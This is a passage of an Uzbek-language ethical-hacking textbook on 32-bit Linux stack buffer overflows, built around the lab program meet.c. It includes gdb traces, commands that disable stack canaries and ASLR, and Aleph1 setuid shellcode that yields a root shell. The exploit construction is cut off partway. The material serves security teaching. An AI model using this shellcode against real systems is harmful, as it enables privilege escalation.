
Nega eksploitlarni o‘rganish muhim? Eksploitlarni o‘rganish axloqiy xakerlar va xavfsizlik mutaxassislari uchun muhimdir. Ba’zan xavfsizlik mutaxassislari ma’lum bir zaiflikdan foydalanib bo‘lmaydi, deb noto‘g‘ri fikrga ega bo‘ladilar va bu haqda ochiqchasiga aytadilar; ammo hujumchilar bunday fikrda bo‘lmaydilar. Bir kishi zaiflik uchun eksploit topa olmasa, bu boshqasi ham buni qila olmaydi degani emas. Bularning barchasi vaqt, resurslar va individual mahorat darajasiga bog‘liq. Shuning uchun axloqiy xakerlar zaifliklardan qanday foydalanishni tushunishlari va ularni sinab ko‘rishlari zarur. Bu jarayonda ular vendorga zaifliklarning haqiqatan ham ekspluatatsiya qilinishi mumkinligini ko‘rsatish va tuzatishni talab qilish maqsadida konsepsiyani tasdiqlovchi kodni ishlab chiqishlari kerak bo‘lishi mumkin.

Ushbu bobda 32 bitli Linux tizimida stekning to‘lib ketishidan foydalanish, kompilyatsiya vaqtida eksploit himoyasini o‘chirib qo‘yish va manzillar maydoni tartibini tasodifiylashtirish (ASLR) muammolariga e’tibor qaratiladi. Quyidagi mavzulardan boshlashga qaror qilganimizning asosiy sababi, ularning tushunishga osonroq bo‘lishidir. Asosiy tushunchalarni mukammal egallagach, keyingi bob 64 bitli Linux tizimlaridagi yanada ilg‘or operatsion tushunchalarga qaratiladi.

Stek operatsiyalari va funksiyalarni chaqirish protseduralari

Kompyuter fanidagi stek tushunchasini maktab oshxonasidagi tushlik idishlari bilan taqqoslash orqali yaxshiroq tushuntirish mumkin. Biror-bir idish ustiga boshqa bir idish qo‘yilganida, avval tepada joylashgan idish qoplangan bo‘ladi. To‘plamdan idishni olayotganingizda esa siz oxirgi qo‘yilgan idishni, ya’ni uyumning tepasidan olasiz. Yanada rasmiyroq aytganda, informatika terminlarida stek – bu birinchi kiruvchi, oxirgi chiquvchi (FILO) xususiyatiga ega bo‘lgan ma’lumotlar tuzilmasidir.

Stekka elementlar qo‘shish jarayoni **“push”** deb ataladi va bu jarayon assembler tili kodida push buyrug‘i yordamida amalga oshiriladi. Shuningdek, stekdan element chiqarish jarayoni **“pop”** deb ataladi va assembly tili kodidagi pop buyrug‘i yordamida bajariladi.



10.1-rasm. *Stekdagi EBP va ESP o‘rtasidagi munosabatlar*

Har bir ishlaydigan dastur xotirada o‘z stekiga ega. Stek teskari yo‘nalishda, ya’ni eng yuqori xotira manzilidan eng pastgacha o‘sadi. Bu shuni anglatadiki, oshxona idishi misolida, pastki idishda eng yuqori xotira manzili, yuqori idishda esa eng past xotira manzili joylashadi. Ikkita muhim registrlar stek bilan bog‘langan: Kengaytirilgan asosiy ko‘rsatgich (EBP) va kengaytirilgan stek ko‘rsatkichi (ESP) registrlari. 10.1-rasmda ko‘rsatilganidek, EBP registri jarayonning joriy stek ramkasining asosidir (manzil bo‘yicha yuqoriroq). ESP registri har doim stekning yuqori qismiga ishora qiladi (manzilda pastroq).

2-bobda tushuntirilganidek, funksiya – bu boshqa funksiyalar, shu jumladan, **main()** funksiyasi tomonidan chaqirilishi mumkin bo‘lgan mustaqil kod moduli. Funksiya chaqirilganda, bu dasturni bajarish oqimida o‘tishga olib keladi. Assembler tilidagi kodda funksiyani chaqirishda uchta jarayon sodir bo‘ladi: An’anaga ko‘ra, chaqiruvchi dastur (calling program) funksiya chaqiruvini quyidagicha tayyorlaydi:

Birinchidan, funksiya parametrlari stekka teskari tartibda joylashtiriladi.

Keyinchalik, kengaytirilgan ko‘rsatma ko‘rsatgichi (EIP)[18] registri stekda saqlanadi, shunda dastur funksiya qaytgandan so‘ng to‘xtagan joyda bajarishni davom ettirishi mumkin. Bu jarayon “qaytish manzili” (return address) deb ataladi.

Nihoyat, **chaqiruv** buyrug‘i (**call** command) bajariladi va funksiya manzili bajarish uchun EIP registriga joylashtiriladi.

Eslatma: Ushbu bobda ko‘rsatilgan assembler (assembly) Stack Canary himoyasini o‘chirish uchun **gcc -fno-stack-protector** kompilyatsiya opsiyasi (II bobda tasvirlanganidek) ishlatiladi. So‘nggi muhokama xotira va kompilyatorni himoya qilish XII bobda topish mumkin.

[18] EIP (Extended Instruction Pointer) – kengaytirilgan ko‘rsatma ko‘rsatgichi

Assembler kodida chaqiruv quyidagicha ko‘rinadi:

```
0x5655621b <+38>: mov edx,DWORD PTR [eax]
0x5655621d <+40>: mov eax,DWORD PTR [ebx+0x4]
0x56556220 <+43>: add eax,0x4
0x56556223 <+46>: mov eax,DWORD PTR [eax]
0x56556225 <+48>: sub esp,0x8
0x56556228 <+51>: push edx
0x56556229 <+52>: push eax
0x5655622a <+53>: call 0x565561a9 <greeting>
```

Chaqirilayotgan funksiyaning vazifalariga avval chaqiruvchi dasturning EBP registrini stekda saqlash, so‘ngra joriy ESP registrini EBP registrida saqlash (joriy stek ramkasini o‘rnatish) va funksiyaning mahalliy o‘zgaruvchilariga joy ajratish uchun ESP registrini kamaytirish kiradi. Nihoyat, funksiyao‘z bayonotlarini bajarish imkoniyatiga ega bo‘ladi. Ushbu jarayon “funksiya prologi” deb ataladi.

Assembler kodida prolog quyidagicha ko‘rinadi:

```
0x000011a9 <+0>: push ebp
0x000011aa <+1>: mov ebp,esp
0x000011ac <+3>: push ebx
0x000011ad <+4>: sub esp,0x194
```

Chaqiruvchi dasturga qaytishdan oldin chaqirilgan funksiya bajaradigan oxirgi narsa bu stekni tozalash, ESPni EBPga oshirish va **“leave”** bayonotining bir qismi sifatida stekni samarali tozalashdir. Saqlangan EIP keyinchalik qaytarish jarayonining bir qismi sifatida stekdan chiqariladi. Ushbu jarayon “funksiya epilogi” deb ataladi. Agar hammasi yaxshi bo‘lsa, EIP hali ham olinadigan keyingi ko‘rsatmani o‘z ichiga oladi va jarayon funksiya chaqiruvidan keyingi bayonot bilan davom etadi.

Assembler kodida epilog quyidagicha ko‘rinadi:

```
0x000011f3 <+74>: leave
0x000011f4 <+75>: ret
```

Bufer toshib ketishini qidirayotganingizda, ushbu kichik montaj kodlarini qayta-qayta ko‘rasiz.

Bufer toshib ketishi (overflow)

Endi sizda asosiy tushunchalar mavjud, shu sababli boshqa qiziqarli ma’lumotlarga o‘tishimiz mumkin. II bobda bayon etilganidek, buferlar ma’lumotlarni xotirada saqlash uchun muhim rol o‘ynaydi. Bizning asosiy e’tiborimiz satrlarni saqlovchi buferlarga qaratilgan. Ushbu buferlarning ichida kutilganidan ko‘proq

ma’lumot kiritishga to‘sqinlik qiluvchi mexanizmlar mavjud emas. Natijada, dasturchilar ehtiyot bo‘lmasa, ajratilgan xotira maydoni tezda to‘ldirilishi mumkin. Masalan, quyidagi kod 10 baytlik xotira qatorini e’lon qiladi:

```
char str1[10];
```

Agar siz quyidagi amallarni bajarsangiz, bu amallar natijasi nima bo‘ladi?

```
strcpy (str1, «AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA»);
```

Keling, bilib olamiz:

```
//overflow.c
#include <string.h>
int main(){
char str1[10]; //declare a 10 byte string
//next, copy 35 bytes of "A" to str1
strcpy (str1, "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA");
return 0;
}
```

32 bitli dasturlarni kompilyatsiya qilish va bajarish jarayonini amalga oshirishimiz zarur. Biz 64 bitli Kali Linux operatsion tizimida bo‘lganimiz sababli, avval 32 bitli ikkilik fayllarni o‘zaro kompilyatsiya qilish uchun gcc-multilib paketini o‘rnatishimiz lozim. Buning uchun quyidagi amallarni bajaring:

```
$ sudo apt update && sudo apt install gcc-multilib
```

gcc-multilib o‘rnatilgandan so‘ng, keyingi qadam Stack Canary himoyasini o‘chirishdir. Buning uchun dasturimizni **-m32 va -fno-stack-protector** bayroqlari yordamida kompilyatsiya qilish zarur:

```
$ gcc -m32 -fno-stack-protector -o overflow overflow.c
$ ./overflow
zsh: segmentation fault ./overflow
```

Eslatma: *linux operatsion tizimlarida foydalanuvchi qobig‘ini ildiz darajasidagi qobiqdan ajratish uchun quyidagi ko‘rsatmalarga rioya qilish zarur. Odatda, ildiz darajasidagi qobiq belgisini ifodalovchi # belgisi, maxsus foydalanuvchi qobig‘i esa $ belgisi bilan belgilanadi. Ushbu ko‘rsatmalar sizning imtiyozlaringizni oshirganingizni vizual tarzda aks ettiradi.*

Bundan tashqari, imtiyozlaringizni oshirganingizni tasdiqlash uchun **whoami yoki id** kabi buyruqlarni ishlatishingiz lozim.

Nega segmentatsiya xatosiga duch keldingiz? Keling, bu masalani gdb (GNU Debugger)ni ishga tushirish orqali ko'rib chiqamiz:

```
$ gdb -q overflow
Reading symbols from overflow...
(No debugging symbols found in overflow)
(gdb) r
Starting program: /home/kali/GHHv6/ch10/overflow
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) info reg eip
eip 0x41414141 0x41414141
(gdb) q
A debugging session is active.
Inferior 1 [process 7790] will be killed.
Quit anyway? (y or n) y
```

Ko'rib turganingizdek, **gdb** (gnu Debugger)da dasturni ishga tushirganda, 0x41414141 manzilida ko'rsatmalarni bajarishga urinish nosozlikka olib keladi. Ushbu hexadecimal qiymat AAAA'ni anglatadi, chunki 0x41 ASCII kodida A harfini ifodalaydi. Shuningdek, EIP (Extended Instruction Pointer) registrining A harflari bilan buzilganligini aniqlash mumkin; bu holatda EIP registri faqat A harflari bilan to'lib, dastur o'z funksiyasini bajarishda qulay bo'lmaydi va natijada qulashga mahkum bo'ladi. Esingizda bo'lsin, funksiya (bu holda main) qaytishga harakat qilganda, saqlangan EIP qiymati stekdan chiqariladi. 0x41414141 manzili jarayoningiz segmentidan tashqarida bo'lganligi sababli, segmentatsiya xatosiga duch keldingiz.

Eslatma! *Manzil makoni joylashuvini tasodifiylashtirish (ASLR)[19] xotiradagi dasturning turli bo'limlari, jumladan, ish vaqti, stek, yig'ma va kutubxonalar tartibini tasodifiylashtirish orqali ishlaydi, bu esa tajovuzkorning ma'lum bir xotira manziliga ishonchli o'tishini qiyinlashtiradi. ASLR'ni o'chirish uchun buyruq satrida quyidagilarni bajaring:* ***$ echo 0 | sudo tee /proc/sys/kernel/randomize_va_space***

Endi meet.c ga qilingan hujumni ko'rib chiqamiz.

[19] ASLR (Address space layout randomization) – manzil makoni joylashuvini tasodifiylashtirish

Laboratoriya ishi 10.1: meet.c yordamida toshib ketish

II bobda meet.c dasturi bilan tanishdingiz. U quyidagicha ko'rinadi:

```
//meet.c
#include <stdio.h>
#include <string.h>
void greeting(char *temp1,char *temp2) {
char name[400]; // string variable to hold the name
strcpy(name, temp2); // copy the function argument to name
printf("Hello %s %s\n", temp1, name); //print out the greeting
}
int main(int argc, char * argv[]) {
greeting(argv[1], argv[2]); //call function, pass title & name
printf("Bye %s %s\n", argv[1], argv[2]); //say "bye"
return 0; //exit program
}
```

meet.c faylida 400 baytlik buferni to'ldirish uchun Python'dan foydalanish juda qulay. Python talqin qilinadigan til bo'lgani uchun, uni avval kompilyatsiya qilish shart emas, bu esa buyruq satrida tez va oson ishlatish imkonini beradi. Hozirda sizga kerak bo'lgan bitta Python buyrug'i quyidagicha bo'lishi mumkin:

```
`python -c 'print(«A»*600)'`
```

Ushbu buyruq standart chiqishga 600 ta a harfini chiqaradi – buni sinab ko'ring!

Eslatma: *Teskari belgilar (`) buyruqni o'rash va qobiq tarjimonini bajarish va qiymatni qaytarish uchun ishlatiladi.*

Endi meet.c kompilyatsiya qilamiz va ishga tushiramiz:

```
$ gcc -m32 -g -mpreferred-stack-boundary=2 -fno-stack-protector \
-z execstack -o meet meet.c
$./meet Mr `python -c 'print("A"*10)'`
Hello Mr AAAAAAAAAA
Bye Mr AAAAAAAAAA
```

Endi meet.c dasturiga 600 A ni ikkinchi parametr sifatida quyidagicha topshiramiz:


```
$ ./meet Mr `python -c 'print(«A»*600)'` zsh: segmentation fault (core dumped) ./meet Mr
`python -c 'print(«A»*600)'`
```

Kutilganidek, 400 baytli bufer to'lib ketdi; umid qilamaizki, EIP ham. Bunga ishonch hosil qilish uchun **gdb**'ni qayta ishga tushiring:

```
$ gdb -q ./meet
Reading symbols from ./meet...
(gdb) run Mr `python -c 'print("A"*600)'`
Starting program: /home/kali/GHHv6/ch10/meet Mr `python -c 'print("A"*600)'`
Program received signal SIGSEGV, Segmentation fault.
0xf7e6e37f in ?? () from /lib32/libc.so.6
(gdb) info reg eip
eip 0xf7e6e37f 0xf7e6e37f
```

Eslatma: *qiymatlaringiz o'zaro farqlanishi mumkin. Buni inobatga olgan holda, biz aniq xotira qiymatlari haqida emas, balki muayyan konsepsiyani tushuntirishga e'tibor qaratmoqdamiz.*

Biz nafaqat EIP (Instruction Pointer) ustidan nazoratga ega emasmiz, balki boshqa xotira maydoniga o'tganimizni ham kuzatmoqdamiz. Agar **meet.c** fayliga murojaat qilsangiz, **strcpy()** funksiyasiga qo'ng'iroq qilingandan so'ng, greeting funksiyasi **printf()**'ni chaqiradi. Bu, o'z navbatida, libc kutubxonasida vfprintf() funksiyasini chaqiradi. Shundan so'ng, **vfprintf()** funksiyasi **strlen()**'ni chaqiradi. Biroq bu jarayonda nimalar noto'g'ri bo'lishi mumkin? Sizda bir nechta ichki funksiyalar mavjud, shuning uchun har biri stekka yangi freym qo'shiladi. Agar stek to'lib ketsa, bu **printf()** funksiyasiga uzatilgan argumentlarni chalkashtirib yuborishga olib kelishi mumkin. Eslatib o'tamiz, funksiya chaqiruvi va prolog stekni quyidagicha tark etadi:



Agar EIP (Instruction Pointer)dan tashqarida yozsangiz, bu temp1 dan boshlab funksiya argumentlarini qayta yozishga olib keladi. **printf()** funksiyasi **temp1** dan foydalanishi natijasida muammolar yuzaga kelishi mumkin. **printf()** funksiyasi **temp1** ni sinab ko'rish uchun **gdb** (GNU Debugger)ga murojaat qilaylik. Ushbu nazariyani ishga tushirganimizda, biz asl matn ro'yxatini olishga harakat qilishimiz mumkin. **Gdb**'ni qayta ishga tushirganimizda, biz asl matn ro'yxatini olishga harakat qilishimiz mumkin:

```
(gdb) list
1 // meet.c
2 #include <stdio.h> // needed for screen printing
3 #include <string.h> // needed for strcpy
```



```
4 void greeting(char *temp1,char *temp2){ // greeting function to say hello
5 char name[400]; // string variable to hold the name
6 strcpy(name, temp2); // copy argument to name with the infamous strcpy
7 printf("Hello %s %s\n", temp1, name); // print out the greeting
8 }
9 int main(int argc, char * argv[]){ // note the format for arguments
10 greeting(argv[1], argv[2]); // call function, pass title & name
(gdb) b 7
Breakpoint 1 at 0x11d0: file meet.c, line 7.
(gdb) run Mr `python -c 'print("A"*600)'`
Starting program: /home/kali/GHHv6/ch10/meet Mr `python -c 'print("A"*600)'`
Breakpoint 1, greeting (temp1=0x41414141 <error: Cannot access memory at address 0x41414141>, temp2=0x41414141 <error: Cannot access memory at address 0x41414141>)
at meet.c:7
7 printf("Hello %s %s\n", temp1, name); // print out the greeting
```

Oldingi tanlangan satrda **temp1 va temp2**funksiyalarining argumentlari buzilganligini ko'rishingiz mumkin. Ko'rsatkichlar endi 0x41414141 ga ishora qiladi va qiymatlar "" (yoki nol)ga teng. Muammo shundaki, printf() nollarni bitta kirish sifatida qabul qilmaydi va shuning uchun xatoga olib keladi. Shunday qilib, biz 405 kabi kamroq a harflaridan boshlaymiz va keyin kerakli effektga erishgunimizcha bu raqamni asta-sekin oshiramiz:

```
(gdb) d 1 <remove breakpoint 1>
(gdb) run Mr `python -c 'print("A"*405)'`
Starting program: /home/kali/GHHv6/ch10/meet Mr `python -c 'print("A"*405)'`
Hello Mr
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAA
Program received signal SIGSEGV, Segmentation fault.
main (argc=0, argv=0x0) at meet.c:11
11 printf("Bye %s %s\n", argv[1], argv[2]); // say "bye"
(gdb) info reg ebp eip
ebp 0xffff0041 0xffff0041
eip 0x5655621e 0x5655621e <main+47>
(gdb)
(gdb) run Mr `python -c 'print("A"*408)'`
...
```

```
Program received signal SIGSEGV, Segmentation fault.
0x56556202 in main (argc=<error reading variable: Cannot access memory at address
0x41414149>, argv=<error reading variable: Cannot access memory at address
0x4141414d>) at meet.c:10
10 greeting(argv[1], argv[2]); // call function, pass title & name
(gdb) info reg ebp eip
ebp 0x41414141 0x41414141
eip 0x56556202 0x56556202 <main+19>
(gdb) run Mr `python -c 'print("A"*412)'`
...
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) info reg ebp eip
ebp 0x41414141 0x41414141
eip 0x41414141 0x41414141
(gdb) q
A debugging session is active.
Inferior 1 [process 8757] will be killed.
Quit anyway? (y or n) y
```

Ko‘rib turganingizdek, segmentatsiya xatosi paydo bo‘lganda, **gdb** joriy EIP qiymatini ko‘rsatadi. Muayyan raqamlar (400–412) konsepsiya sifatida ahamiyatli emasligini tushunish muhimdir. Siz kichik qiymatdan boshlashingiz va faqat saqlangan EIP ni to‘ldirmaguncha, boshqa hech narsaga ta’sir qilmasdan, uni asta-sekin oshirishingiz kerak. Buning sababi shundaki, haddan tashqari to‘ldirilgandan so‘ng, darhol **printf()** chaqiruvi keladi. Ba’zan sizda ko‘proq “tebranish xonasi” bo‘lishi mumkin va bu haqda juda ko‘p tashvishlanishingiz shart emas. Masalan, agar zaif **strcpy()** chaqiruvidan keyin hech narsa ketmasa, unda 412 baytdan ortiq to‘lib ketish muammosi bo‘lmaydi.

Eslatma! *Esda tutingki, bu yerda juda oddiy nomukammal koddan foydalanilgan: haqiqiy hayotda shunga o‘xshash ko‘plab muammolarga duch kelishingiz ehtimoli bor. Biroq biz sizga ma’lum bir zaif kod parchasini to‘ldirish uchun zarur bo‘lgan raqamlarni berishdan ko‘ra, konsepsiyani tushunishingizni xohlaymiz.*

Bufer toshib ketishining oqibatlari

Bufer to‘lib ketishi bilan shug‘ullanayotganda, uchta asosiy holat yuz berishi mumkin. Birinchisi, xizmat ko‘rsatishdan bosh tortish. Yuqorida ko‘rganingizdek, jarayon xotirasi bilan ishlashda segmentatsiya xatosi (segmentation fault) sodir bo‘lishi juda oson. Biroq bu vaziyatda dasturiy ta’minot ishlab chiqaruvchisi bilan sodir bo‘lishi mumkin bo‘lgan eng yaxshi natija, buzilgan dastur e’tiborni tortishi hisoblanadi. Bu holat dasturchilarni muammoni aniqlash va hal qilishga undaydi, bu esa dasturiy ta’minot sifatini oshirishga olib keladi. Bufer to‘lib ketganda sodir bo‘lishi mumkin bo‘lgan ikkinchi hodisa shundaki, EIP (Extended Instruction

Pointer) foydalanuvchi darajasida zararli kodni bajarish uchun boshqarilishi mumkin. Ushbu zaiflik, dastur foydalanuvchi imtiyozlari darajasida ishlaganda yuzaga keladi.

Bufer to‘lib ketganda sodir bo‘lishi mumkin bo‘lgan uchinchi hodisa shundaki, EIP (Extended Instruction Pointer) tizim yoki ildiz darajasida zararli kodni bajarish uchun boshqarilishi mumkin. Bunday vaziyat, dastur xavfsizlik zaifligidan foydalanib, tizimga keng qamrovli ruxsatlar olishga olib kelishi mumkin.

Misol uchun, Linux tizimida ba’zifunksiyalar, masalan, foydalanuvchilarning parollarini o‘zgartirish **(passwd)** uchun faqat root foydalanuvchisi uchun mo‘ljallangan bo‘lishi kerak. Agar bunday funksiyalarga ruxsat berilgan bo‘lsa, ular bufer to‘lib ketish zaifligidan foydalanib hujumga uchrasa, tizimning butun xavfsizligi tahdid ostiga olinadi. Shunday qilib, foydalanuvchi identifikatori (SUID) va guruhni identifikatsiyalash (SGID) tushunchalari ba’zi fayllarning egasi yoki guruh imtiyozlari darajasida ishlashini ta’minlash uchun ishlab chiqilgan. Bu mexanizm jarayonlarni vaqtincha oshirishga imkon beradi. Masalan, passwd buyrug‘i ildiz foydalanuvchisi (root) tomonidan egallangan bo‘lishi mumkin. Agar imtiyozsiz foydalanuvchi ushbu buyruqni ishga tushirsa, jarayon root sifatida boshlanadi va foydalanuvchi parolni o‘zgartirish uchun kerakli ruxsatlarga ega bo‘ladi. Bu yerda muammo shundaki, agar SUID / SGID dasturi zaif bo‘lsa, unda muvaffaqiyatli ishlash fayl yoki guruh egasining imtiyozlarini pasayishiga olib keladi (eng yomon holatda – root). SUID dasturini yaratish uchun siz quyidagi buyruqni bajarishingiz kerak:

```
chmod u+s or chmod 4755 <filename>
```

Dastur fayl egasining huquqlari bilan amalga oshiriladi va SUID (Set User ID) sozlamalari dasturga egasining huquqlarini foydalanuvchi tomonidan ishlatishga imkon beradi. Agar SUID bayrog‘i belgilangan bo‘lsa, dastur ishga tushirilganda, jarayon egasi sifatida dastur egasining (masalan, root) huquqlarini olish mumkin.

```
$ sudo chown root:root meet
$ sudo chmod u+s meet
$ ls -l meet
-rwsr-xr-x 1 root root 16736 Jul 1 01:41 meet
```

Oldingi satrning birinchi maydoni fayl ruxsatlarini bildiradi. Ushbu maydonning birinchi pozitsiyasi fayl turini ko‘rsatadi: havola (l), katalog (d) yoki oddiy fayl (-). Keyingi uchta pozitsiya esa fayl egasining ruxsatlarini ifodalaydi: o‘qish (r), yozish (w) va bajarish (x).

Agar SUID biti o‘rnatilgan bo‘lsa, bajarish ruxsatini bildiruvchi x belgisi s bilan almashtiriladi. Bu shuni anglatadiki, fayl ishga tushirilganda, u fayl egasining huquqlari bilan amalga oshiriladi (bu holda ildiz satrdagi uchinchi maydon).

Lokal buferni to‘ldirish eksploitlari

Lokal buferni to‘ldirish eksploitlarining asosiy maqsadlaridan biri imtiyozlarni oshirish maqsadida o‘zboshimchalik bilan kodni bajarish imkoniyatini olish uchun EIP (Extended Instruction Pointer)ni boshqarishdir. Ushbu bo‘limda biz eng keng tarqalgan zaifliklarni va ulardan qanday foydalanishni ko‘rib chiqamiz.

Laboratoriya ishi 10.2: Eksploit komponentlari

Buferni to‘ldirish holatida samarali ishlashni yaratish uchun quyidagi komponentlardan foydalangan holda dastur kutganidan kattaroq bufer yaratishingiz mumkin: NOP sled, ShellCode va qaytish manzili (return address).

NOP Sled

Assembler kodida NOP (no operation) buyrug‘i hech narsa qilmaslik va keyingi buyruqqa o‘tishni anglatadi. Xakerlar bu xususiyatdan foydalanib, to‘ldirish uchun NOP’ni qo‘llashni o‘rgandilar. NOP operatsiyalari buferning boshida joylashtirilganda, bu holat «NOP sled» deb ataladi. Agar EIP NOP sledni ko‘rsatsa, protsessor to‘g‘ridan-to‘g‘ri keyingi operatsiyaga siljiydi. X86 tizimlarida 0x90 operatsiya kodi NOP sifatida belgilangan va bu kod eng ko‘p ishlatiladiganlardan biridir. Boshqa operatsion kodlar ham mavjud, ammo 0x90 ko‘proq tanilgan.

NOP buyrug‘i operatsion natijaga xalaqit bermaydigan har qanday operatsiyalar ketma-ketligi sifatida qabul qilinadi, bu esa xakerlarga zararli kodni bajarishga erishish uchun mos joylashuvni ta’minlaydi.

ShellCode

ShellCode – bu xaker buyruqlarini bajaradigan mashina kodiga murojaat qilish uchun ishlatiladigan atama. Ushbu atama dastlab zararli kodning maqsadi hujumchiga oddiy buyruq tarjimonini (shell) taqdim etish edi. Shundan beri bu atama nafaqat shell yaratish, balki imtiyozlarni oshirish yoki masofaviy tizimda bitta buyruqni bajarish kabi ko‘plab boshqa vazifalar uchun ishlatiladigan kodni qamrab oldi. ShellCode aslida zaif arxitektura uchun ikkilik opkodlar qatori ekanligini tushunish muhimdir (bu holda Intel x86 32 bit), ko‘pincha o‘n oltilik shaklda taqdim etiladi. Internetda barcha platformalar uchun foydalanishga tayyor bo‘lgan ko‘plab ShellCode kutubxonalarini topish mumkin. Aleph1 ShellCode’dan (sinov dasturida ko‘rsatilgan) quyidagicha foydalaniladi:

```
#include <stdio.h>
#include <sys/mman.h>
const char shellcode[] = //setuid(0) & Aleph1's famous shellcode, see ref.
"\x31\xc0\x31\xdb\xb0\x17\xcd\x80" //setuid(0) first
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
"\x80\xe8\xdc\xff\xff\xff/bin/sh";
```



```
int main() { //main function
//The shellcode is on the .data segment,
//we will use mprotect to make the page executable.
mprotect(
(void *)((int)shellcode & ~4095), 4096,
PROT_READ | PROT_WRITE | PROT_EXEC
);
//Convert the address of the shellcode variable to a function pointer,
//allowing us to call it and execute the code.
int (*ret)() = (int(*)())shellcode;
return ret();
}
```

Keling, Shellcode.c test dasturini kompilyatsiya qilamiz va ishga tushiramiz:

```
$ gcc -m32 -o shellcode shellcode.c
$ sudo chown root:root shellcode && sudo chmod u+s shellcode
$ ./shellcode
# id
uid=0(root) gid=1000(kali) groups=1000(kali),24(cdrom),25(floppy),27(sudo),...
```

Bu ishladi – biz ildiz qobig‘i (root shell)ni oldik.

Laboratoriya ishi 10.3: Buyruqlar satri orqali ‘stack overflow’larni eksploitlash

Esda tutingki, 10.1-laboratoriyada meet.c da EIPni qayta yozish uchun zarur bo‘lgan o‘lcham 412 ni tashkil qiladi. Shunday qilib, biz ekspluatatsiyani yaratish uchun Python’dan foydalanamiz.

Birinchidan, quyidagi buyruqni ishga tushirish orqali ushbu laboratoriya uchun ASLR’ni o‘chirib qo‘yamiz:

```
$ echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
```

Keling, Schellcode hajmini hisoblash uchun **printf** va **wc** dan foydalanaylik:

```
$ printf "\x31\xc0\x31\xdb\xb0\x17\xcd\x80\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88
\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb
\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh" | wc -c
53
```

Keyinchalik, ShellCode’ni bajarish uchun EIP’ni qayerga yo‘naltirishni topish maqsadida **gdb**’dan foydalanamiz. Biz allaqachon eip’ni 412 baytga yozishimiz mumkinligini bilamiz, shuning uchun birinchi qadam **gdb**’dan ikkilik faylni yuklab olish va o‘chirib qo‘yishdir. Buning uchun biz quyidagi buyruqni bajaramiz:

```
$ gdb -q --args ./meet Mr `python -c 'print("A"*412)'`
Reading symbols from ./meet...
(gdb) run
Starting program: /home/kali/GHHv6/ch10/meet Mr AAAAAAAAAAAAAAAAAAAAAAAAAA-
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
...
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

Endi biz dasturimizni muvaffaqiyatli tugatdik va EIP'ning 0x41414141 manziliga qayta yozilganligini ko'ramiz. Keyinchalik, stekda nima borligini ko'rish uchun GDB dan "examine memory" buyrug'idan foydalanamiz. Alohida qismlarni ko'rish har doim foydali bo'lmasligi sababli, biz bir vaqtning o'zida 32 so'zdan (4 bayt) iborat to'plamlarni ko'ramiz. Buning uchun quyidagi buyruqni ishlatamiz:

```
(gdb) x/32z $esp-200
0xffffd224: 0x41414141 0x41414141 0x41414141 0x41414141
0xffffd234: 0x41414141 0x41414141 0x41414141 0x41414141
0xffffd244: 0x41414141 0x41414141 0x41414141 0x41414141
0xffffd254: 0x41414141 0x41414141 0x41414141 0x41414141
0xffffd264: 0x41414141 0x41414141 0x41414141 0x41414141
0xffffd274: 0x41414141 0x41414141 0x41414141 0x41414141
0xffffd284: 0x41414141 0x41414141 0x41414141 0x41414141
0xffffd294: 0x41414141 0x41414141 0x41414141 0x41414141
```

Bizning stekda A (0x41) ko'rinayotganini ko'rishingiz mumkin. EIP'ni qayta yozish uchun NOP tekisligimiz o'rtasidan xavfsiz manzilni tanlashimiz mumkin. Bizning holatimizda 0xffffd224 manzilini tanlaymiz (biroq manzilingiz farq qilishi mumkinligini unutmang).

Endi oxirgi eksploitni yaratish uchun kerak bo'lgan hamma narsa bor. Bizning 412 baytimiz NOPS + SHELLCODE + ADDRESS dan iborat ekanligiga ishonch hosil qilishimiz kerak, ular quyidagicha bo'linadi:

